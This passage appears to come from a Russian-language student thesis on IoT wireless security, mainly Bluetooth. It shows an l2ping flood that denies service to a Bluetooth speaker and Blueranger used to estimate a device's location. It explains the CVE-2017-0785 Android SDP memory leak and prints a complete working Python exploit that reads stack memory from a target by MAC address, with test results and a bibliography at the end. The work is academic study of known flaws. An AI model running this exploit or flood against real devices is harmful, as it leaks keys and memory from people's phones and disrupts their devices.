


Рисунок 12 – Поиск скрытого устройства

DDoS атака на Bluetooth устройство

DDoS реально провести, когда хостовый девайс («master») выполняет работу, во много раз превосходящую клиентскую. Такую ситуацию называют атакой на отказ в обслуживании (Denial Of Service). Она может подвесить телефон или привести к быстрой разрядке батарейки. Провести атаку можно несколькими способами. Начнем со стандартных средств. Самое очевидное – пинговать девайс пакетами большого размера. Сделать это можно, указав утилите l2ping в качестве параметра «-s» флаг.(Рисунок 13). Сама программа, похожа на ping в bluetooth среде и служит для проверки связи и наличия соединения.MAC адрес для атаки мы можем узнать описаным выше способом

l2ping -s 600 -b "МАС адрес"




Рисунок 13 – выполнение команды l2ping пакетами большого размера

Посылая на Bluetooth колонку JBL GO пакеты большого размера устройство перестает быть видимым для других (даже уже сопряженных устройств ) При этом даже при попытке включения режима сопряжения на устройстве оно не может быть обнаружено стандартными средствами.

Такая атака ведет не только к отказу устройства от обслуживания и ускоряет разряд встроенной батареи ,но и может привести к перезагрузке/ «зависанию» устройства.

Обнаружение физического местоположения Bluetooth устройства.

Используя утилиту Blueranger из Kali Linux мы можем определить примерное расстояние до устройства по его MAC адресу.(Рисунок 14,15)




Рисунок 14 - вблизи устройства.




Рисунок 14 – при удалении от устройства.

Раскрытие физического расположения устройство может быть использовано злоумышленником для установления сопряженного соединения и кражи данных .

Реализация уязвимости CVE-2017-0785

SDP-сервер Android определяет аналогичную структуру состояний продолжения:

typedef struct {

uint16\_t cont\_offset;

} sdp\_cont\_state\_t;

SDP Continuation Struct used in Android’s Bluetooth stack.

В этом случае в структуре продолжения отправляется только смещение продолжения (которое имеет аналогичное значение для индекса, используемого в BlueZ). Хотя код обработчика запросов поиска SDP-сервера Android выполняет некоторые проверки на cont\_offset, утечка информации по-прежнему достижима. В следующем выдержке num\_rsp\_handles будет удерживать общее количество дескрипторов (то есть записей sdp) ответа SDP

/\* Check if this is a continuation request \*/

if (\* p\_req ) {

...

if ( cont\_offset != p\_ccb -> cont\_offset ) {

sdpu\_build\_n\_send\_error ( p\_ccb , trans\_num , SDP\_INVALID\_CONT\_STATE,

SDP\_TEXT\_BAD\_CONT\_INX );

return;

}

rem\_handles =num\_rsp\_handles - cont\_offset ; /\* extract the remaining handles \*/

} ...

/\* Calculate how many handles will fit in one PDU \*/

cur\_handles =( uint16\_t )(( p\_ccb -> rem\_mtu\_size - SDP\_MAX\_SERVICE\_RSPHDR\_LEN ) / 4 );

if ( rem\_handles <= cur\_handles)

cur\_handles = rem\_handles;

else /\* Continuation is set \*/

{

p\_ccb -> cont\_offset += cur\_handles;

is\_cont = true;

}

...

for ( xx = cont\_offset ; xx < cont\_offset + cur\_handles ; xx ++)

UINT32\_TO\_BE\_STREAM ( p\_rsp , rsp\_handles [ xx ]);

Взято из SDP Search Request handler - process\_service\_search (stack/sdp/sdp\_server.c)

Код содержит копию cont\_offset в своем объекте соединения (p\_ccb) и подтверждает, что полученный cont\_offset равен текущему состоянию соединения. Таким образом, простое злоупотребление cont\_offset не достижимо (как это сделано в BlueZ). Однако, поскольку каждый запрос продолжения представляет собой, по существу, новый запрос, который имеет только присоединенное к нему состояние продолжения, код может вызвать путаницу состояний, изменяя параметры запроса между двумя последовательными запросами. Параметр num\_rsp\_handles вычисляется каждый раз, когда запрос получен, исходя из общего размера конкретного ответа. Размер ответа может варьироваться в зависимости от запрошенного поиска услуги, который выполняется, и в отличие от cont\_offset, num\_rsp\_handles не сохраняется в объекте соединения и проверяется, чтобы оставаться неизменным во время чтения фрагментов ответа. В результате этой путаницы состояния может быть достигнуто недополнение rem\_handles:

rem\_handles = num\_rsp\_handles - cont\_offset;

В коде предполагается, что num\_rsp\_handles и cont\_offset относятся к одному и тому же ответу, который отправляется в фрагменты. Из-за путаницы с индуцированным(вызванным) состоянием, так как rem\_handles - uint16\_t, теперь код потребует очень большой отклик (до 64 КБ) - и последующий цикл цикла будет скопирован за пределы байтов из rsp\_handles в пакет исходящего ответа .

Подводя итог, эта утечка информации может быть вызвана злоумышленником в этом порядке:

1. Запрос поиска выполняется для некоторой службы.
2. В связи с этим запросом возвращается ответ с состоянием продолжения. Размер этого ответа будет определяться MTU соединения, как показано в выдержке кода выше, поэтому злоумышленник также контролирует размер фрагментов.
3. Второй запрос выполняется для другой службы, и состояние продолжения из предыдущего ответа будет добавлено к этому запросу. Этот второй запрос поиска будет иметь сервис, который будет возвращать меньший размер ответа, чем предыдущий ответ, - и это приведет к описанной путанице состояний.
4. Будет предпринята попытка проверки cont\_offset, но она пройдет успешно (поскольку к второму запросу был добавлен тот же самый cont\_offset).
5. В силу того факта, что num\_rsp\_handles в этом втором запросе меньше, чем тот, который указан в первом запросе, будет достигнуто недополнение (underflow) rem\_handles.
6. Теперь код будет считать, что требуется очень большой отклик - и следующий цикл for-loop будет копировать байты из rsp\_handles в пакет исходящего ответа.
7. С этого момента злоумышленник может повторить отправку одного и того же запроса и добавит возвращаемый cont\_offset - продолжая читать все больше и больше из связанных байтов из rsp\_handles.

Подобно уязвимости утечки информации в BlueZ, эта уязвимость может привести к раскрытию значительной части памяти - в этом случае из стека процессов. Эти данные могут потенциально включать ключи шифрования, адресное пространство и ценные указатели (кода или данных), которые могут использоваться для обхода ASLR при использовании уязвимости при разрыве памяти.

Выполнив данный эксплоита над сматрфоном на базе OS Android 7.1 были получены некоторые данные .(Рисунок 15)




Рисунок 15 – работа эксплоита

Код эксплоита написан на языке pyton:

from pwn import \*

import bluetooth

if not 'TARGET' in args:

log.info("Usage: CVE-2017-0785.py TARGET=XX:XX:XX:XX:XX:XX")

exit()

target = args['TARGET']

service\_long = 0x0100

service\_short = 0x0001

mtu = 50

n = 30

def packet(service, continuation\_state):

pkt = '\x02\x00\x00'

pkt += p16(7 + len(continuation\_state))

pkt += '\x35\x03\x19'

pkt += p16(service)

pkt += '\x01\x00'

pkt += continuation\_state

return pkt

p = log.progress('Exploit')

p.status('Creating L2CAP socket')

sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)

bluetooth.set\_l2cap\_mtu(sock, mtu)

context.endian = 'big'

p.status('Connecting to target')

sock.connect((target, 1))

p.status('Sending packet 0')

sock.send(packet(service\_long, '\x00'))

data = sock.recv(mtu)

if data[-3] != '\x02':

log.error('Invalid continuation state received.')

stack = ''

for i in range(1, n):

p.status('Sending packet %d' % i)

sock.send(packet(service\_short, data[-3:]))

data = sock.recv(mtu)

stack += data[9:-3] #Считываются элементы от 9 до 3 с конца (не включительно)

sock.close()

p.success('Done')

print hexdump(stack)

Устройство оказалось уязвимо для эксплоита. Так же проверить уязвимость устройства можно воспользовавшись специальным приложением от разработчика эксплоита.(Рисунок 16)




Рисунок 16 – проверка на уязвимость устройства

Так же приложение может проверить видимые Bluetooth устройства.(рисунок 17)




Рисунок 17 – проверка на уязвимость соседних устройств

Приложение обнаружило беспроводную колонку JBL GO и Smart TV Samsung .JBL GO не подвержена уязвимости, в чем мы можем убедиться, запустив эксплойт.(Рисунок 18 ). Однако телевизор осображается в списке уязвимых устройств ,так как работает на системе Tyzen ,основанной на Linux




Рисунок 18 – эксплойт не сработал.

ЗАКЛЮЧЕНИЕ

Были проанализированы некоторые протоколы беспроводной связи интернета вещей. Несмотря на всю современность методов защиты и шифрования некоторые протоколы остаются уязвимы для новых и новых

эксплоитов . Но производители устройств стараются активно исправлять уязвимости ,чтобы не подвергать данные пользователей угрозе ,что мы увидели на примере уязвимости bluesnarfer: современные устройства более не восприимчивы этому виду атаки.

СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ

1. Беспроводные технологии умного дома [Электронный ресурс]. - Режим доступа: <http://xn--80aahfsmenmf.xn--p1ai/index.php/articles/17-grp-002/105-tekhnologii-umnogo-doma>
2. Протоколы связи для "умного дома" Режим доступа: <https://www.ferra.ru/ru/digihome/review/SmartHome-Protocols/#Wi-Fi>
3. «Язык» для умного дома: как будут «общаться» устройства домашней электроники и почему им нужен один протокол? Режим доступа: <http://www.forbes.ru/tehnologii/344713-yazyk-dlya-umnogo-doma-kak-budut-obshchatsya-ustroystva-domashney-elektroniki-i>
4. IoT - современные телекоммуникационные технологии. Режим доступа: <http://www.lessons-tva.info/articles/net/013.html>
5. Обзор протоколов беспроводной связи для Интернета вещей

Режим доступа: <https://iot.ru/promyshlennost/obzor-protokolov-besprovodnoy-svyazi-dlya-interneta-veshchey>

1. IoT Standards and Protocols Режим доступа: <https://www.postscapes.com/internet-of-things-protocols/>
2. Беспроводные сети ZigBee и Thread. Режим доступа: <http://www.wless.ru/technology/?tech=1>
3. THREAD technology. Режим доступа: <https://www.threadgroup.org/technology/ourtechnology>
4. THREAD WIRELESS NETWORKING PROTOCOL.Режим доступа:<https://www.digi.com/resources/standards-and-technologies/thread-networking-protocol>
5. Introduction to Z-Wave Specifications Режим доступа: <http://zwavepublic.com/specifications>
6. IEEE 802.15.3a Wireless Personal Area Networks Режим доступа: <http://ieeexplore.ieee.org/document/5755291/>
7. Сети ZigBee Режим доступа: https://habrahabr.ru/post/155037/
8. Introduction to the ZigBee Wireless Sensor and Control Network .

Ata Elahi, Adam Gschwender

Oct 29, 2009 by Prentice Hall. Part of the Prentice Hall Communications Engineering and Emerging Technologies Series from Ted Rappaport series.

Глава 2.6 ZigBee Protocol Architecture

1. Беспроводные сети ZigBee. Часть 1. Режим доступа: https://habrahabr.ru/company/efo/blog/281048/
2. Разработка IoT устройств с использованием Bluetooth LE. Режим доступа: <https://geektimes.ru/post/276558/>
3. Bluetooth Low Energy for the Internet of Things . Режим доступа:<https://blog.nxp.com/portable-wearable/bluetooth-low-energy-for-the-internet-of-things>
4. Overview and Evaluation of Bluetooth Low Energy: An Emerging Low-Power Wireless Technology. Режим доступа: <http://www.mdpi.com/1424-8220/12/9/11734/htm>
5. Спецификация ZigBee. Безопасность Режим доступа: https://habrahabr.ru/post/158355/
6. ZIGBEE SECURITY: BASICS (PART 1) Режим доступа: <https://research.kudelskisecurity.com/2017/11/01/zigbee-security-basics-part-1/>
7. ZIGBEE: ВЗГЛЯД ВГЛУБЬ Режим доступа: <https://cyberleninka.ru/article/n/zigbee-vzglyad-vglub.pdf>
8. ZIGBEE SECURITY: BASICS (PART 2).Режим доступа: <https://research.kudelskisecurity.com/2017/11/08/zigbee-security-basics-part-2/>
9. Безопасная передача данных в сети ZigBee на примере радиомодулей XBee. Режим доступа: <http://www.russianelectronics.ru/leader-r/review/2187/doc/57691/>
10. Guide to Bluetooth Security Режим доступа: <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-121r2.pdf>
11. ПРОБЛЕМЫ БЕЗОПАСНОСТИ ИНТЕРНЕТ ВЕЩЕЙ: ОБЗОР. Режим доступа:<https://cyberleninka.ru/article/n/problemy-bezopasnosti-internet-veschey-obzor>
12. ZIGBEE SECURITY: BASICS (PART 3). Режим доступа:<https://research.kudelskisecurity.com/2017/11/21/zigbee-security-basics-part-3/>
13. Саттон М., Грин А., Амини П. Fuzzing: исследование уязвимостей методом грубой силы. СПб. : Символ-Плюс, 2009. 560 с. 17. Нефедова М.
14. Уязвимость в ZigBee ставит IoT-устройства под удар. Режим доступа: <https://xakep.ru/2015/08/10/zigbee-devices-problems>
15. Zigbee Exploited. Режим доступа: <https://www.cognosec.com/zigbee_exploited_8F_Ca9.pdf>
16. Bluetooth Security Issues. Режим доступа: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.735.5603&rep=rep1&type=pdf>
17. Common BLE security vulnerabilities in IoT and countermeasures.Режим доступа: <https://www.simform.com/ble-iot-security-vulnerability-countermeasures/>
18. The Attack Vector “BlueBorne” Exposes Almost Every Connected Device.Режим доступа: <https://www.armis.com/blueborne/>
19. CVE-2017-1000251. Режим доступа: https://vulners.com/cve/CVE-2017-1000251.
20. CVE-2017-1000250. Режим доступа: https://vulners.com/cve/CVE-2017-1000250.
21. CVE-2017-0785. Режим доступа: https://vulners.com/cve/CVE-2017-0785.
22. CVE-2017-0781. Режим доступа: https://vulners.com/cve/CVE-2017-07814.
23. CVE-2017-0782. Режим доступа: https://vulners.com/cve/CVE-2017-0782.
24. CVE-2017-0783. Режим доступа: https://vulners.com/cve/CVE-2017-0783.
25. CVE-2017-8628. Режим доступа: https://vulners.com/cve/CVE-2017-8628.
26. CVE-2017-14315. Режим доступа: https://vulners.com/cve/CVE-2017-14315
27. The dangers of Bluetooth implementations: Unveiling zero-day vulnerabilities and security flaws in modern Bluetooth stacks. Режим доступа: http://go.armis.com/hubfs/BlueBorne%20Technical%20White%20Paper-1.pdf